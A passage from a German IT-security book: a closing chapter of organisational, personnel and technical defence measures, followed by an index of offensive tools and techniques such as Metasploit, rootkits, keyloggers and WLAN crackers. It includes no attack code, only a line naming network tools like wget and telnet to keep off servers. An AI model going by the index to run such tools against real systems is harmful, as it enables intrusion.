Unverschlossene Fenster und Türen bieten Unbefugten oftmals Gelegenheit, »kurz mal vorbeizusehen« und Gerätschaften zu entwenden – oder aber Gerätschaften hinzuzufügen (beispielsweise unerwünschte und heimlich angebrachte Access-Points für WLAN). Fenster, nach außen gehende Türen sowie Türen zu schutzbedürftigen Räumlichkeiten wie beispielsweise einem Serverraum oder Räumen mit Netzwerkdosen sind somit in Zeiten, zu denen ein Raum nicht besetzt ist, unbedingt zu verschließen.

IT-Sicherheitsleitlinie

Bevor sich ein Unternehmen ernsthaft mit Informationssicherheit beschäftigt, bedarf es der Erstellung einer IT-Sicherheitsleitlinie. Eine IT-Sicherheitsleitlinie umfasst üblicherweise die Leitaussagen zur IT-Sicherheitsstrategie und ist mit einer Charta gleichzusetzen, in der das Unternehmen die angestrebten Ziele im Bereich der Informationssicherheit definiert und sich dazu bekennt. Die IT-Sicherheitsleitlinie sollte somit u. a. Aussagen zum angestrebten Sicherheitsniveau, den IT-Sicherheitszielen, der IT-Sicherheitsstrategie und der Verantwortung der Geschäftsleitung enthalten. Zudem sollten eine Verpflichtung zur ständigen Weiterentwicklung und die Verantwortlichkeiten zur Pflege und Aktualisierung enthalten sein.

IT-Sicherheitsstrategie

Bei der Festlegung der IT-Sicherheitsstrategie geht es im Wesentlichen darum, die essentiellen Geschäftsprozesse und Informationen des Unternehmens zu definieren. Hieraus lässt sich ermitteln, welchen Schutzbedarf die einzelnen IT-Anwendungen, IT-Komponenten und Netze haben und welche konkreten Sicherheitsmaßnahmen – z. B. für den Mailserver oder die zentrale Netzwerk-Core – dann anschließend umzusetzen sind.

Organisationsstruktur

Zur fest definierten Einbindung der IT-Sicherheit in das Unternehmen bedarf es einer geeigneten, übergreifenden IT-Sicherheitsorganisation. Dazu gehört beispielsweise die Ernennung eines IT-Sicherheitsbeauftragten, der für alle IT-Sicherheitsbelange und deren Umsetzung zuständig ist. Hierbei sollte die Gesamtverantwortung für den IT-Sicherheitsprozess von der Geschäftsführung übernommen werden, um eine dauerhafte

Unterstützung des IT-Sicherheitsprozesses durch personelle und materielle Ressourcen zu gewährleisten.

Übersicht über IT-Systeme und die Erstellung eines Netzwerkplans

Ohne einen Überblick darüber zu haben, welche IT-Gerätschaften im Unternehmensnetz ihren Dienst verrichten, fällt es schwer, geeignete Maßnahmen einzuleiten. Wir empfehlen somit die Erstellung einer Übersicht sämtlicher IT-Systeme inklusive Rechner, Server und Netzwerkkomponenten. Zusätzlich wird ein Netzwerkplan benötigt. Die Pflege der Materialien sollte dem IT-Sicherheitsbeauftragten unterstehen.

IT-Sicherheitskonzept

Die Erstellung eines IT-Sicherheitskonzepts als »zentrales« Dokument im IT-Sicherheitsprozess, auf das sich jede konkrete Maßnahme zur Umsetzung der IT-Sicherheitsstrategie zurückführen lässt, ist Voraussetzung für das Erreichen der Sicherheitsziele. Das IT-Sicherheitskonzept beschreibt u. a. die geplante Vorgehensweise, um die gesetzten Sicherheitsziele des Unternehmens zu erreichen, und besteht üblicherweise aus einer Vielzahl untergeordneter Dokumente.

Integration der Mitarbeiter

Da die Entwicklung der Informationssicherheit das gesamte Unternehmen betrifft, ist die Einbindung der Mitarbeiter in den Sicherheitsprozess von zentraler Bedeutung. Wir empfehlen die Integration und Sensibilisierung der Mitarbeiter für IT-Sicherheit u. a. durch verständliche Sicherheitsrichtlinien (z. B. die Richtlinie zur Verwendung von Passwörtern), regelmäßige Mitarbeiterschulungen, stetige Ansprechbarkeit des IT-Sicherheitsbeauftragten und angekündigte Security-Scans auf Rechnern.

Wartungs- und Reparaturarbeiten

Gerade Wartungs- und Reparaturarbeiten stellen ein nicht unerhebliches Problem in einem Unternehmen dar, da diese oftmals verbunden sind mit dem Besuch eines externen Dienstleisters. Kommt es häufiger zu Wartungsarbeiten, gewöhnen sich Mitarbeiter an den Zustand und neigen gegebenenfalls zur Leichtgläubigkeit, sodass sich auch Fremde – Unbekannte, die keinerlei Befugnis haben und nur vorgeben, ein Wartungstechniker zu sein – Zugang zum Gebäude verschaffen können. Wartungs- und Reparaturarbeiten sollten den betroffenen Mitarbeitern somit gegenüber angekündigt werden. Hierbei bietet es sich grundsätzlich an, jegliche Wartungs- und Reparaturarbeit bereits im Vorfeld zu kommunizieren, beispielsweise in Form eines Wartungsplans. So lassen sich die Tätigkeiten nicht nur besser planen und nachhalten, sondern auch Eindringlinge frühestmöglich enttarnen.

Zutrittsberechtigungen

Wir empfehlen, die Räume des Unternehmens hinsichtlich der Schutzbedürftigkeit zu bestimmen. Danach ist zu prüfen und festzulegen, welche Mitarbeiter Zutritt zu schutzbedürftigen Räumlichkeiten erhalten.

Entsorgung schützenswerter Materialien

Werden Unterlagen, die vertrauliche Notizen erhalten, achtlos zum Papiermüll gegeben, leistet man Angreifern ungewollt Schützenhilfe: Viele Materialien, die beispielsweise beim »Dumpster Diving« – dem Durchsuchen der Mülltonnen nach verwertbaren Gegenständen – aufgetan werden, enthalten wertvolle Inhalte und können der Vorbereitung eines Angriffs dienlich sein.

Speziell Datenträger wie Bänder, Festplatten oder optische Medien wie CD-ROMs, die sensible Informationen enthalten und nicht mehr gebraucht oder ausgemustert werden sollen, sind so zu entsorgen, dass keinerlei Rückschlüsse auf vorher gespeicherte Daten möglich sind (z. B. mit Wiping Tools wie dem quelloffenen und kostenlosen Darik's Boot and Nuke[292]). Nicht vergessen werden sollten dabei sowohl aktuelle Fotokopierer als auch Multifunktionsdrucker, die oftmals eine integrierte Festplatte beherbergen und somit eine Vielzahl interessanter Daten beinhalten.

20.3 Teilbereich Personal

Einarbeitung neuer Mitarbeiter

Kommen neue Mitarbeiter in das Unternehmen, sind ihnen interne Regelungen und Verfahrensweisen zum IT-Einsatz bekannt zu geben. Insbesondere müssen die IT-Sicherheitsziele und Vorschriften zur IT-Sicherheit erläutert werden.

Vertretungsregelungen

Vertretungsregelungen sind wichtig, um sicherzustellen, dass für vorhersehbare und auch unvorhersehbare Fälle des Personenausfalls die Fortführung der Aufgabenwahrnehmung ermöglicht wird. Vor Eintritt eines Personalausfalls muss somit – idealerweise schriftlich – geregelt sein, wer wen in welchen Angelegenheiten und mit welchen Kompetenzen vertritt.

Schulung zu IT-Sicherheitsmaßnahmen

Schulungen der Mitarbeiter zu IT-Sicherheitsmaßnahmen sind ein elementarer Bestandteil zur IT-Sicherheitsphilosophie. Wir empfehlen regelmäßige Schulungen der Mitarbeiter, um jeden Einzelnen zum sorgfältigen Umgang mit der IT zu motivieren (beispielsweise alle zwei Jahre oder alternativ durch Ausgabe von Informationsmaterial).

Die Schulung sollte eine Sensibilisierung für IT-Sicherheit sowie die Vorstellung des Sicherheitskonzepts, den richtigen Einsatz von Passwörtern, die Einweisung in Notfallmaßnahmen und den Umgang mit personenbezogenen Daten umfassen.

Schulung des Wartungs- und Administrationspersonals

Da Administratoren detaillierte Kenntnisse über die eingesetzten IT-Komponenten benötigen, sind diese mindestens so weit zu schulen, dass alltägliche Administrationsarbeiten selbst durchgeführt, einfache Fehler selbst erkannt und behoben, Datensicherun-

[292] http://www.dban.org/download

gen regelmäßig selbsttätig durchgeführt, Eingriffe von externem Wartungspersonal nachvollzogen und Manipulationsversuche oder unbefugte Zugriffe auf die Systeme erkannt und rasch behoben werden können.

Ausscheiden von Mitarbeitern

Das Ausscheiden eines Mitarbeiters verläuft bei vielen Unternehmen äußerst inkonsequent (so auch in Hollywood-Blockbustern immer wieder gerne gesehen, beispielsweise in »Paycheck« mit Ben Affleck). Wir empfehlen die Definition eines Prozesses, in dem die Geschäftsführung, die Abteilung Personal, die IT sowie der IT-Sicherheitsbeauftragte eingebunden sind. Von besonderer Bedeutung ist hierbei, dass von dem Ausscheidenden sämtliche Unterlagen, Schlüssel, ausgeliehene IT-Geräte, Ausweise und Karten mit Zutrittsberechtigungen eingezogen werden müssen. Zudem sind eingerichtete Zugangsberechtigungen und Zugriffsrechte einzufrieren und nach einer Karenzzeit zu löschen.

Datensicherung und Übungen zur Datenrekonstruktion

Zur Vermeidung von Datenverlusten müssen regelmäßige Datensicherungen durchgeführt werden, und es sind Regelungen zu treffen, welche Daten von wem wann zu sichern sind. Hierbei sind mindestens die Daten regelmäßig zu sichern, die nicht aus alternativen Informationen abgeleitet werden können.

Zusätzlich ist eine regelmäßige Rekonstruktion von Daten in Form vereinzelter Restores zu testen. Zumindest einmal sollte nachgewiesen werden, dass eine vollständige Datenrekonstruktion möglich ist.

Einsatz von Antivirensoftware

Jeder Rechner – gerade dann, wenn Windows eingesetzt wird – ist mit einem zuverlässigen Virenscanner auszustatten. Die Verwaltung nebst Vergabe der Anti-Viren-Patterns sollte zentral steuerbar sein, wie es bei gängigen Enterpriselösungen anzutreffen ist.

Zur Steigerung des Sicherheitsniveaus tragen darüber hinaus Antiviren-Mail-Gateways bei, die jede ein- und ausgehende E-Mail auf möglichen Schädlingsbefall untersuchen und den Versand unerwünschter Dateitypen wie beispielsweise **.EXE* und **.COM* unterbinden.

Verschlüsselung

Wir empfehlen die Entwicklung von Vorgaben zur Verschlüsselung in Form eines Verschlüsselungskonzepts, um vertrauliche Daten, die beispielsweise per E-Mail durch das Internet verschickt werden, vor dem Zugriff unberechtigter Dritter zu schützen.

Hierbei können als Werkzeuge die freien oder kostenlosen Programme *GnuPG*[293] und *AxCrypt*[294] in Betracht kommen. Alternativ zu einem Verschlüsselungskonzept sollte als flankierende Maßnahme die innerbetriebliche Aufklärung, beispielsweise im Rahmen einer Schulung oder in Form eines Handouts, zur Sensibilisierung beim Versand ver-

[293] http://www.gnupg.org

[294] http://www.axantum.com/AxCrypt

traulicher Daten über ein unsicheres Medium wie dem Internet durchgeführt werden (Stichwort »Datenpostkarte«).

Verbot nicht freigegebener Hard- und Software

Der Einsatz nicht freigegebener Hard- und Software stellt ein nicht zu unterschätzendes Problem dar: Der unkontrollierten Mitnahme von Daten sind Tür und Tor geöffnet, zudem können privat beschaffte und installierte Programme nicht nur Viren und Würmer einschleusen, sondern auch den Staatsanwalt zu einem Anstandsbesuch veranlassen.

Das Einspielen bzw. Benutzen nicht freigegebener Hard- und Software muss somit verboten und allen Mitarbeitern gegenüber in schriftlicher Form kommuniziert werden. Im Idealfall wird das Einspielen von Software technisch unterbunden.

Vorgaben zum Passwortgebrauch

Da die Sicherheit eines Systems entscheidend davon abhängt, dass das Passwort korrekt gebraucht wird, ist es empfehlenswert, eine Regelung zum Passwortgebrauch zu vereinbaren.

Die Regeln zum Passwortgebrauch sollten beinhalten, dass sich Kennwörter aus mindestens 8 Zeichen, bestehend aus Groß- und Kleinbuchstaben, Zahlen und Sonderzeichen zusammensetzen. Die Verwendung von Trivialkennwörtern ist zu untersagen. Zusätzlich sollten regelmäßige Versuche zur Errechnung von Kennwörtern durchgeführt werden, beispielsweise mit einem Password-Cracker-Programm, um zur Sensibilisierung beizutragen.

Ernennung eines Administrators und eines Vertreters

Für jedes IT-System ist ein Administrator zu bestimmen, der für allgemeine Administrationsarbeiten und Sicherheitsbelange verantwortlich ist. Zusätzlich sind Vertreter zu benennen, die bei Verhinderung eines Admins die Funktionen weiter aufrechterhalten können.

Passwortschutz für IT-Systeme

Jedes IT-System muss über einen Passwortschutz verfügen, um zu verhindern, dass sich Unbefugte am System anmelden und sich möglicherweise Daten oder Rechte aneignen.

Änderung voreingestellter Passwörter

Da von Herstellern voreingestellte Passwörter hinlänglich bekannt sind, müssen sie direkt nach der Installation, spätestens aber bei erstmaliger Inbetriebnahme von Hard- oder Software abgeändert werden. Eine umfangreiche Liste mit Defaultpasswörtern findet sich beispielsweise auf der Website von Phenoelit[295].

Überprüfung des Hard- und Softwarebestands

Wir raten zu einer regelmäßigen Überprüfung des Hard- und Softwarebestands, um Verstöße gegen das Verbot der Nutzung nicht freigegebener Hard- und Software fest-

[295] http://www.phenoelit-us.org/dpl/dpl.html

stellen zu können. Die Überprüfung erfolgt idealerweise automatisiert mithilfe einer Inventarisierungssoftware, die vor dem Einsatz jedoch mit dem Betriebsrat (sofern vorhanden) abzustimmen ist.

Kontrolle der Logdateien

Eine nachlässige Kontrolle von Logfiles kann dazu führen, dass entweder Fehler oder vielleicht sogar der Einbruch eines Angreifers unentdeckt bleiben. Wir befürworten folglich die regelmäßige Kontrolle und Auswertung protokollierter Daten.

20.4 Teilbereich Technik

Sichere Installation eines Servers

Die Installation eines Servers muss grundsätzlich sicher erfolgen. Dazu zählen vor allem die Erstellung eines Installationskonzepts und einer ausführlichen Dokumentation, der Bezug des Installationsmediums aus vertrauenswürdigen Quellen und die Einbindung erforderlicher Sicherheitspatches vor Inbetriebnahme.

Sichere Grundkonfiguration eines IT-Systems

Diese Maßnahme widmet sich der Härtung des Systems unter anderem mit dem Ziel, gegen »einfache« Angriffe über das Netz gewappnet zu sein. Hierzu zählen beispielsweise durchdachte Einstellungen für den Systemadministrator, eine Überprüfung der Netzdienste, einhergehend mit dem zwingenden Verzicht auf unnötige Dienste, sorgsame Einstellungen für den Zugriff auf das Netz sowie die mögliche Einbindung lokaler Paketfilter.

Zudem ist unbedingt zu beherzigen, keine unnötigen Entwicklerwerkzeuge wie z. B. Compiler, Skriptsprachen und »kommunikativer Tools« wie z. B. ftp, tftp, wget, oder telnet einzubinden, die zu unsäglichen Verquickungen führen können.

Unverzügliches Einspielen sicherheitsrelevanter Patches und Updates

Werden Fehler in Softwareprodukten bekannt, die dazu führen können, dass die Sicherheit von IT-Systemen beeinträchtigt wird, sind diese Schwachstellen so schnell wie möglich zu beheben. Andernfalls können die Schwächen möglicherweise durch Angreifer ausgenutzt werden, wie in zahlreichen Fällen geschildert.

Die Systemadministratoren sind deshalb dazu anzuhalten, sich regelmäßig über bekannt gewordene Softwareschwachstellen zu informieren, beispielsweise durch IT-Hersteller, Mailinglisten wie Bugtraq[296] oder Websites wie dem Heise-Ticker[297].

Protokollierung

Die Protokollierung der Server sollte in einem sinnvollen Umfang aktiviert sein, um eine regelmäßige Überprüfung möglich zu machen. Es sollten alle sicherheitsrelevanten

---

[296] http://www.securityfocus.com/archive/1 und http://seclists.org/bugtraq

[297] http://www.heise.de

Ereignisse protokolliert werden. Dabei sind insbesondere falsche Passworteingabe für eine Benutzerkennung, Versuche von unberechtigten Zugriffen, Reboots und Daten zur Netzauslastung und -überlastung von Bedeutung.

Die Protokolldateien sollten idealerweise an einen dedizierten Loghost versandt werden, dessen Installation eklatante Unterschiede zu den anderen im Netzwerk eingesetzten Systemen aufweist (Stichwort Heterogenität).

Bildschirmsperre

Wir empfehlen eine Bildschirmsperre, die sich nach 5 – 10 Minuten Inaktivität automatisch aktiviert. Zudem befürworten wir eine Arbeitsanweisung, die festlegt, dass Mitarbeiter vor Verlassen des Arbeitsplatzes den Bildschirm manuell zu sperren haben – also noch vor Inkrafttreten des automatischen Lockings.

Umgang mit Laufwerken für Wechselmedien und externen Datenspeichern

In vielen Unternehmen sind Laufwerke für Wechselmedien und externe Datenspeicher (z. B. USB-Ports) nicht verschlossen. Wir empfehlen, diesen Gefahren durch geeignete organisatorische und technische Sicherheitsmaßnahmen entgegenzuwirken, beispielsweise durch den Verschluss von Laufwerken oder dem Einsatz spezieller Software sowie der Erstellung verständlicher Richtlinien für die Nutzung.

Verschlüsselung für Notebooks

Gerade Notebooks sind beliebte Opfer zahlreicher Missgeschicke. Mal werden die Geräte leichtsinnig im Taxi liegen gelassen, gestohlen oder verschwinden wie von selbst (insbesondere Großbritannien wird offenbar regelmäßig von dieser besonderen Form des Datendiebstahls[298] heimgesucht).

Festzuhalten bleibt, dass der Verlust der auf dem Notebook gespeicherten Daten das Unternehmen oftmals teurer kommt, als der Gerätepreis selber – gerade dann, wenn es sich um sensible Unternehmensdaten handelt.

Es ist somit sinnvoll, ein Verschlüsselungsprogramm einzusetzen, das einzelne Dateien, bestimmte Bereiche oder die ganze Festplatte so verschlüsselt, dass ausschließlich Berechtigte Zugriff auf die Daten nehmen können. Für die Verschlüsselung bestimmter Bereiche (z. B. einer Containerdatei) oder der gesamten Festplatte bietet sich für Privatanwender das kostenlose Open-Source-Verschlüsselungsprogramm TrueCrypt[299] an, während die Unternehmungen ihre Vertreter im kommerziellen Enterprise-Sektor[300] finden.

Protokollierung der Aktivitäten im Netz

Die Protokollierungs- und Audit-Funktionen der Netzwerkkomponenten sind in einem sinnvollen Umfang zu aktivieren. So sind neben Performancemessungen zur Überwachung der Netzlast insbesondere die Events auszuwerten, die beispielsweise auf ARP-

---

[298] http://www.heise.de/newsticker/meldung/Laptop-mit-vertraulichen-Daten-bei-eBay-verkauft-184724.html

[299] http://www.truecrypt.org

[300] z. B. das Programm »SafeGuard Easy« der Firma Utimaco/ Sophos – http://www.utimaco.de

Spoofing-Attacken hindeuten. Die Logfiles werden idealerweise an einen dedizierten Loghost weitergereicht.

Upgrade der Firmware von Hardwarekomponenten

Nicht nur Serverdienste und normale Software sind oftmals fehlerhaft, auch Hardwarekomponenten können Schwächen aufweisen. So kann ein Update der Firmware von aktiven Netzkomponenten wie z. B. Switches, Router oder Access-Points Schwachstellen beseitigen. Ein Update ist insbesondere dann notwendig, wenn Verwundbarkeiten bekannt werden, die Auswirkungen auf den sicheren Betrieb des Geräts haben.

Verhinderung ungesicherter Netzzugänge

Der Verhinderung ungesicherter Netzzugänge, z. B. durch Modems, ISDN-Karten oder WLAN-Router, kommt in einem Unternehmen ein hoher Stellenwert zu: Es müssen Regelungen getroffen werden, dass keine weiteren externen Verbindungen unter Umgehung der Firewall geschaffen werden dürfen.

Sichere Konfiguration von Access-Points

Soll in dem Unternehmen WLAN eingesetzt werden, müssen die Access-Points unbedingt sicher konfiguriert sein. Dazu zählt beispielsweise die Einbindung einer harten Verschlüsselung, z. B. OpenVPN, IPSec, mindestens aber das Industrieprotokoll WPA2.

Zudem sind administrative Zugriffe über die Luftschnittstelle generell zu unterbinden, komplexe Administrationspasswörter zu wählen, unsichere Administrationszugänge (z. B. über Telnet oder HTTP) abzuschalten, eine nichtsprechende SSID zu vergeben und die SSID-Broadcast zu deaktivieren.

In Zeiten, in denen der Access-Point nicht verwendet wird, ist er idealerweise vom Strom zu trennen, beispielsweise mit einer Zeitschaltuhr, die in jedem Baumarkt für 2,50 EUR erworben werden kann.

Integration von Proxyservern

Der Zugang zum Internet sollte über einen zentralen Proxyserver erfolgen, mit dem sich u. a. der Webtraffic auf Malware kontrollieren, unerwünschter Content ausschließen und ein effektives Berechtigungskonzept zum Webzugang umsetzen lässt. Caching- und Loggingfunktionen schaffen zusätzliche Transparenz.

IT-Security Audits

In etlichen Angriffszenarien haben wir den Einsatz von Schwachstellenscannern beschrieben. Aber die meisten dieser Security-Scanner dienen einem gegensätzlichen, nämlich präventiven Zweck. Viele ungepatchte und anfällige Systeme stellen für das Firmennetzwerk ein gravierendes Sicherheitsrisiko dar. Es sollte deshalb zur Regel werden, in gewissen Zeitabständen seine Systeme mithilfe eines oder mehrerer Security-Scanner (z. B. OpenVAS oder Nessus) zu überprüfen und so einem potenziellen Angreifer zuvorzukommen.

Insbesondere nach Inbetriebnahme neuer Systeme zeigt sich, ob bzw. inwieweit Policies zur sicheren Administration berücksichtigt werden oder nicht. Eine regelmäßige Aus-

wertung der Logs zeigt, inwieweit es der Verantwortliche für Informationssicherheit geschafft hat, systematische Sicherheitsverbesserungen umzusetzen.

Als Fazit bleibt festzuhalten, dass es sich bei den soeben vorgestellten Maßnahmen ausschließlich um handverlesene Filetstückchen des Gesamtkunstwerks »Informationssicherheit« handelt. Wer ein schlechtes Gewissen bekommen hat, sollte unverzüglich mit der Umsetzung beginnen. Die restlichen Vertreter, denen die Maßnahmen ein souveränes Grinsen entlockten, sollten sich einer echten Herausforderung stellen: den IT-Grundschutz-Katalogen des BSI. Das umfassende Werk steht kostenfrei im Internet zur Verfügung und bietet diversen Mehrwert. Wir können die Informationssicherheitsverantwortlichen der Unternehmen nur ermutigen, sich einzulesen und wirksame Schadensvorbeugung durch Prophylaxe zu betreiben.

Stichwortverzeichnis

Symbole
.htaccess-Datei 253
0x333shadow 101
4-Way-Handshake 318, 319, 320
7zBlade 95

A
Access Point 262, 289, 290, 292, 295, 296, 300, 307, 310, 313, 327, 330, 336
AccessDiver 231, 232, 233, 235, 236, 238, 239
Acunetix 231, 242, 243, 244
ADS 556, 557, 558, 559, 560
Advanced Checksum Verifiers 574
Advanced Direct Remailer 341
Advertizer 373
AES 335
Airbase-NG 114, 330, 331, 332
Aircrack-NG 111, 303, 305, 307, 315, 320, 321, 322, 330
Aircrack-PTW 303
Aireplay-NG 112, 315, 319
Airmon-NG 305, 317, 331
Airodump-NG 113, 307, 309, 310, 311, 312, 315, 317, 318, 319, 321, 322, 335
Airoscript 316
Airsnort 302
Angreifer 123, 124, 128, 131, 134, 137, 139, 141, 143, 144, 145, 146, 147, 149, 155, 158, 159, 160, 161, 162, 163, 164, 165, 166, 167, 172, 175, 184, 187, 188, 190, 191, 192, 193, 197, 198, 199, 201, 202, 203, 217
anonymous 221, 222
Anti Hackerz Book 2007 562
Anti-Rootkit 169, 551, 563
Apache 461
Ardamax 22
Ardamax Keylogger 22
ARPSpoof 427, 428, 429, 430
Aspack 353
Atelier Web Remote Commander 59
Audio Recorder 165
Audiowanze 166
Aufklärung 569, 570, 572
Aurora 489, 492
Authention 157
Automatische Updates 535, 536, 542, 568
autopwn 488
AW Security Portscanner 49
Azrael666 224, 226

B
Backdoor 350, 363, 365, 377, 500
Backup 560, 575, 576
Banner-Grabbing 203
BarsWF 525
Baseline Security Analyzer 535, 541
Benutzerkonten 565
Bind Shell 475, 478
Bios Keyboard Buffer 139
BKA-Faker 344
Black Hat Konferenz 353
Blunden, Bill 552
Boot-CD 135
Bootkit Stoned 367
Brain 2.0 378, 379
Brute Force-Angriff 132
Brute Forcer 241
Brute-Force-Passwort-Knacker 179
Brutus 229, 230, 231
BSSID 303
BTF-Sniffer 167
Bugtraq 443, 453
Bundestrojaner 174, 366

C
Cache Poisoning 211
Cain & Abel 39
CCC Ulm 381
CGI-Scanner 244
CMOS 131, 132, 134, 149
CMOSPwd 29
Cold Boot Attack 139
Combolisten 239, 240
Conficker 469
coWPAtty 115, 322, 324
Cross Site Scripting 219
CUDA 324
Czybik Gen Creation Kit 98, 347

D
DDoS-Attacken 220
Debugviewer 364
Deep Freeze 570, 571
Defacement 219
Desktop-Firewall 198
DeviceLock 107
DHCP-Dienst 292
DHCP-History 399
DHCP-Server 398, 399
Dienste 541, 542, 543, 544, 545, 546
Digital Attacks Archive 219
DKOM 363
DNS-Dienst 296
Driftnet 334, 424
Drive-by-Download 375
Driven by Ignorance 377
Driver Snapshot 368
DSniff 80, 413, 414, 415
DSniff-Suite 413, 415, 422, 427

E
eBlaster 167
Elcomsoft 525
Elite Keylogger 20
Elite Keylogger V.1 24
E-Mailadresse faken 340
E-Mail-Rechnung 346
Enumeration 187, 203, 209, 212
eNYeLKM 509, 513, 514
ERUNT 367, 543
ESSID 328, 331
Ettercap 87, 407, 410
Ettercap NG 87, 398, 402, 405, 406, 409, 410, 411, 412, 413
evilbs 500, 504, 505
EXE-Packer 353
Exploit 127, 181, 182, 202
Exploiting 391, 392
Exploits 127, 180, 181, 192, 391, 392, 443, 450, 453, 454, 459, 461, 462, 469, 472, 475, 476, 488
Eyecatcher 343

F
Fake AP 327
Fake-Authentication-Attack 312, 313
Feldstudie der RWTH Aachen 258
Festplattenverschlüsselungstools 151
fEvicol 100, 347
FileCheckMD5 574
Fingerprinting 187, 188, 202, 206, 212
Firewall 339, 353, 356, 357, 359, 360, 361, 368, 378, 382, 383, 535, 541, 546, 547, 563, 568
Firewallkiller 358
Fishing for passwords 176
FreeCap 56
Frontpage Serverextensions 224
FTP Password Recovery Master 178
FTP-Server 412, 461
FU Rootkit 363
Full-Disclosure 453
Full-Scan 546
Funknetze 258, 259, 265, 273, 275, 279, 282, 288, 290, 296, 302, 303, 309
FX-Scanner 206

G
GFI LANguard N.S.S. 70
Gh0st Rat 353
GISKismet 279, 285, 286, 287, 288
GMER 169, 553
GNU MAC Changer 106
Google 490
Google Earth 262, 265, 279, 282, 283, 284, 285

Google Hacking 175, 176, 187
Dating Base 248
for Penetration Testers 248
Google Hacks 185
GPS 259, 261, 262, 263, 265, 279, 280, 281, 282, 285
GPS Visualizer 279
GPU 324

H
Hacker 126
Hacker Defender Rootkit 363
Hacker_Defender 67
Hardware-Keylogger 24, 132, 141, 148
Helios 169
Hijackthis-Logs 551
HIPS 172
Hooking 362
Host Discovery 436
Hot-Spots 258, 259, 262, 266, 278, 279, 280, 282, 285, 288, 289, 290, 296, 312, 314, 327
Hydra 30, 527, 528

I
IceSword 169
ICESWORD 555
ICMP-Ping 198
IFrame 489, 494
IIS 461
Innentäter 393
IP-Adresse 340, 342, 382
IP-Branche 531
IPC$-Freigaben 205
IP-Telefonie 531
ISP 340, 342, 373, 383
IT-Security Audits 590
itWatch 107
iwconfig 289, 292, 300, 301, 308

J
John the Ripper 36, 522, 523
Joomla 461

K
Kartografierung 279, 280, 281, 282, 284, 285
Kernel 426, 434, 451, 453, 499, 504
Kernelpacker 353
Kernel-Rootkits 370
Keylogger 133, 134, 148, 152, 159ff., 169ff., 348, 350, 363, 365, 366, 375, 380, 391, 498, 519, 520
Kindersicherung 570
Kismet 266, 304
Kismet-Newcore 110, 262, 266ff., 285, 286, 289ff., 295, 297ff., 303, 309f.
Kismet-Newcore
KiTrap0D 137
Korek 307

L
L0phcrack 40
LanManager-Hash 140, 149
Lanspy 48
Legion 193, 206
LHOST 479, 480
Linux-Systeme 141
LKM 499, 510
LKM-Rootkit 509
localhost 480
Log-Cleaner 498
Logfile-Cleaner 514, 515, 518
Login-Daten 391, 402, 405, 409, 411, 412, 414, 415, 451, 520, 521
Logkeys 20, 520
Lokale Sicherheitsrichtlinien 572
LPORT 476

M
MAC-Adresse 289, 297, 298, 299, 300, 301, 303, 307, 312, 314, 394, 395, 396, 399
MAC-Filter 289, 297, 301
Mailanhänge 379
MailSnarf 81, 415, 419
Malware 127, 128, 160, 162, 174, 346, 348, 349, 350, 351, 352, 353, 356, 357, 359, 362, 366, 367, 368, 370, 372, 377, 381, 386
Malware-Downloads 377
Mamutu 386, 388
Man-in-the-Middle 427, 430
Mapping 391
Matrix 175, 202
MBSA 535, 536, 538, 539, 540
McGrew Security RAM Dumper 139
MDK3 117, 326, 327, 328, 329, 330, 335

Medusa 32, 525, 526, 527, 528
Metaexploit Framework 252
Metasploit Framework 93, 137, 461, 475, 476, 478, 488, 489, 490, 498
Meterpreter 475, 481, 485, 489, 498
Meterpreter-Session 492, 494, 495
Microsoft 498
milw0rm.com 457
Mood-NT 504, 508, 509
Mozilla Firefox 360, 370, 375, 380
MS08-067 469
MsgSnarf 419, 421
MySQL 461

N
NakedBind 104
ncat 442
Ncat 105, 509
ndiff 442
Nessus 71, 182, 183, 188, 211, 217, 444
Net Tools 96
NETAPI 461
Netbios-Support 216
Netbrute Scanner 206
Netcat 105, 204
netstat 212
NetStumbler 261, 279, 280
Network Adress Translation 383
Neuinstallation 541, 570
Nmap 46, 54, 202, 435, 436, 440, 443, 450, 451, 457, 469, 489, 525
nmapFE 442
Nod32 381
N-Stalker 211
NTFSext.exe 559
NTLM-Algorithmus 140
Nutzlast 469, 475, 476

O
Oddysee_Rootkit 66
Offline NT Password & Registry Editor 41
Open Vulnerability Assessment System 73
OpenDNS 332
OpenVAS 73, 217, 443, 444, 449, 450, 457
ophcrack 523, 524
OphCrack 37
Origami 355
Orvell 167

P
p0f 53, 398, 424, 425, 426
Paros 231, 242, 245
Passphrase 317, 336
Password Renew 135
Password-Cracker 498, 522
Patches 535, 539, 540, 541, 568
Payload 346, 350, 351, 352
PAYLOAD 469, 476, 478
PCMCIA-WLAN-Karte 260
PE-Builder 135, 136, 173
PECompact 353
PE-Crypter 352
Pharming 335
PHoss 85
Port Explorer 213, 214, 370, 372, 383
Portscan 176, 188, 197, 200, 214, 430
Process Explorer 544, 545
ProcessGuard 386, 569
Promiscuous Mode 394, 413
Proxy 225, 230, 233, 234, 235, 236, 237, 241, 245, 250
Proxy Finder 57
Proxyjudges 236
Proxyliste 234, 235, 237
Proxyserver 340, 342
PWDUMP 35
PW-Inspector 42, 320
Pyrit 116, 324, 325

R
Raiffeisenbank 344
Rainbow Tables 322, 323, 324, 523
RATs 348, 563, 564
Registry 543, 551, 570, 574
Relay-Server 341
Remote Administration Tool 155, 167, 188, 348
Remote-Code- Execution-Attacks 373
Remote-Installation 162
Reset-Paket 45
Reverse-Root-Shell 509, 513, 514
Reverse-Shell 475

RHOST 473
Ring 0 362
RK-Demo-Rootkits 363
Root-Kennwort 141, 142
Rootkit Arsenal 552
Rootkit Unhooker 556
Rootkitaktivitäten 161
Root-Remote-Exploit 457
RPC 469
RPC/DCOM 461
Rücksetzen des Administratorpasswortes 136, 149
Rustock 2010 68

S

Safend Protector 571
Sam Spade 343
Samba 461
Samba-Server 457
SAM-Datei 139
SAMInside 38, 140
Sandbox 352, 384, 385
Sandboxie 384, 385, 386
Sasser 123
Scanning 391, 392, 430, 436, 443, 450, 469, 525
Script-Kiddies 377
Searchbars 351
Security Suite 156, 158
Sentinel 574, 575
Server Message Block 544
Services 541, 543, 544, 553
Sharp Defacer 227
Shields Up 214
SINA-Boxen 174
Single-User-Runlevel 142, 146
Skript-Kiddie 125, 127, 128
SMAC 395
Smart Card 150
Snarfing 334, 335
Sniffer 394, 398, 402, 413, 414, 424, 427, 498, 530
Sniffer-Programme 394
Sniffing 391, 392, 394, 406, 407, 410, 413, 427, 430
Social Engineering 132, 161, 183, 228, 229, 421
Software-Keylogger 159, 169
sort 321
Spector Pro 167
SpoonWep 316
Spurensucher 175
Spybot-Search & Destroy 550
SpyEye 496
SQL-Injection 242, 243
SSID 273, 289, 290, 291, 292, 293, 297, 298, 300, 303
